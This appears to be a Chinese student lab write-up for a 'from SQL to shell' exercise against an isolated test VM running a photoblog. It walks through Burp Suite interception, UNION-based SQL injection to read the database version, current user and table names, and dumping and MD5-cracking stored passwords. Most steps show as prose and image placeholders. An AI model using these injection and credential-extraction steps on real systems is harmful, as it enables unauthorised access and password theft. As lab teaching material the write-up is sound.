


实验三 from sql to shell

基础环境搭建

- 攻击者主机环境：
 - host-only



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.137.221 netmask 255.255.255.0 broadcast 192.168.137.255
    inet6 fe80::a00:27ff:fe8f:ebf6 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8f:eb:f6 txqueuelen 1000 (Ethernet)
    RX packets 11965 bytes 8841159 (8.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9586 bytes 1161817 (1.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 7624 bytes 4089163 (3.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7624 bytes 4089163 (3.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

- 网站服务器ip


```
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c7:0a:f7
          inet addr:192.168.137.69  Bcast:192.168.137.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec7:af7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2896 (2.8 KiB)  TX bytes:1152 (1.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)


user@debian:~$
```

实验过程


- 攻击者主机浏览器设置代理





- 访问靶机192.168.137.69




- 使用burpsuite截获通信数据,得到服务器的版本及php版本信息



- 检测SQL注入



- 我们可以看到id=1和id=2-1结果相同，sql语句被直接执行，猜测后台直接使用拼接方式执行sql语句，sql注入可行。
- 进行SQL注入
 - 执行union select，只有当列数和数据库中列数相同时，不会报错。进行多次测试，发现当列数为4时不会报错。




My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

The used SELECT statements have a different number of columns

No Copyright



My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin


picture: hacker




picture: 2

2


- 查看数据库版本信息
 - 把其中一个列数换位@@version即可显示版本信息




- 同理查看当前用户




- 查看所有表名




- 查看user表中的用户名和密码



- 获得密码后，使用在线md5解密

